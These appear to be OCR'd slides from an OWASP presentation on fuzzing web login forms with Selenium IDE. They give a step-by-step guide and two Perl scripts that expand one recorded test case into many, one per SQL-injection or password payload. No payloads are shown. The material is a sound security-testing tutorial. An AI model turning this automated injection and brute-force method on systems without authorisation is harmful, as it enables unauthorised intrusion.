
Questions?

Dr Yiannis Pavlosoglou
Project Leader / Industry Committee
Seleucus Ltd
yiannis@owasp.org

References

[1] Noa Bar-Yosef, “Business Logic Attacks – BATs and BLBs”, Benelux 2009 Presentation, 2009

[2] http://seleniumhq.org/docs/01_introducing_selenium.html#to-automate-or-not-to-automate-that-is-the-question



Step-by-step Guide (1/2)

1.0 Create a test case: 00-challenge-login.xml

1.1 Within the test case, record the field, parameter, value that you would like to fuzz as: sel-oxygen-nitro

1.2 After the response is received, right-click within your browser on something unique (can be tough) and select "Verify Text Present"

1.3 In Selenium IDE, select "Save Test Case"

1.4 Select as name: 00-challenge-login.xml

1.5 Save in a dedicated, clean folder for each test case, e.g. 02-sql-injection

2.0 Folder setup: 02-sql-injection

2.1 Create a 00-payloads.txt file, put inside, one payload per line, each SQL injection payload you would like to test for

Step-by-step Guide (2/2)

2.2 Copy oxygen.pl to the directory, run it by: perl oxygen.pl

2.3 A number of test cases will be generated e.g.

3.0 Bring in Nitro!

3.1 Copy nitro.pl to the directory, run it by: perl nitro.pl

3.2 This will generate the output test case suite in selenium

4.0 Load and run in Selenium IDE

4.1 In Selenium IDE: File -> Open Test Suite: main-test-suite.xml

4.2 Set speed to slow (you can always speed it up during testing)

4.3 Run!

Simple Source Code: oxygen.pl

```
#!/usr/local/bin/perl
#
# Program to take a single test case from selenium
    and substitute the
# input value marked as 'sel-oxygen-nitro' to a list
    of potential
# payloads read from file.
#
$initial_test_case = "00-challenge-login.xml";
$location_to_fuzz = "sel-oxygen-nitro";
$payloads_file = "00-payloads.txt";

# Read file the initial selenium test case file
#
open(INFO, $initial_test_case) || die "Couldn't read
    from file: $!\n";
@lines = <INFO>;
close(INFO);
# for later -v .. print @lines;

# Loop through the password files given as a
    starting brute force
#
```

```
open(FILEPWD, "<$payloads_file") || die "Could not
    find payloads file: $!\n";
$count = 1;
while (<FILEPWD>) {
    chomp;
    $pwd = $_;
    print "Count is: " . $count . " pwd is: " . $pwd .
    "\n";
    # for -v later.. print $pwd . "\n";
    open(FILEWRITE, "> " . $count .
    $initial_test_case);
    # Loop through the lines of the initial test case
    # generating one file, per password
    foreach $line(@lines){
            $new_line = $line;
            $new_line =~
    s/$location_to_fuzz/$pwd/g;
            print FILEWRITE $new_line ;
            # -v -v later print $new_line;
    }
    close FILEWRITE;
    $count++;
}
close FILEPWD;
```

Simple Source Code: nitro.pl

```
#!/usr/local/bin/perl
#
# Program to generate the output test suite in selenium
# given the original test case and the payloads file
#
# Some notes:
#  You need to have executed oxygen.pl before running this
#
#  The payloads file must have the same length as when
#  running oxygen.pl
#
$initial_test_case = '00-challenge-login.xml';
$payloads_file = '00-payloads.txt';

open(FILEWRITE, "> 000-main-test-suite.xml");

print FILEWRITE "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n";
print FILEWRITE "<!DOCTYPE html PUBLIC \"-//W3C//DTD XHTML 1.0 Strict//EN\" \"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd\">\n";
print FILEWRITE "<html xmlns=\"http://www.w3.org/1999/xhtml\" xml:lang=\"en\" lang=\"en\">\n";
print FILEWRITE "<head>\n";
print FILEWRITE "  <meta content=\"text/html; charset=UTF-8\" http-equiv=\"content-type\" />\n";
print FILEWRITE "  <title>Test Suite</title>\n";
print FILEWRITE "</head>\n";
print FILEWRITE "<body>\n";
print FILEWRITE "<table id=\"suiteTable\" cellpadding=\"1\" cellspacing=\"1\" border=\"1\" class=\"selenium\"><tbody>\n";
print FILEWRITE "<tr><td><b>Test Suite</b></td></tr>\n";

open(FILEPWD, "<$payloads_file") || die "Could not find payloads file: $!\n";
$count = 1;
while (<FILEPWD>) {
	print FILEWRITE "<tr><td><a href=\"" . $count . $initial_test_case . "\">" . $count . $initial_test_case . "</a></td></tr>\n";
	$count++;
}

print FILEWRITE "</tbody></table>\n";
print FILEWRITE "</body>\n";
print FILEWRITE "</html>\n";

close(FILEWRITE);
```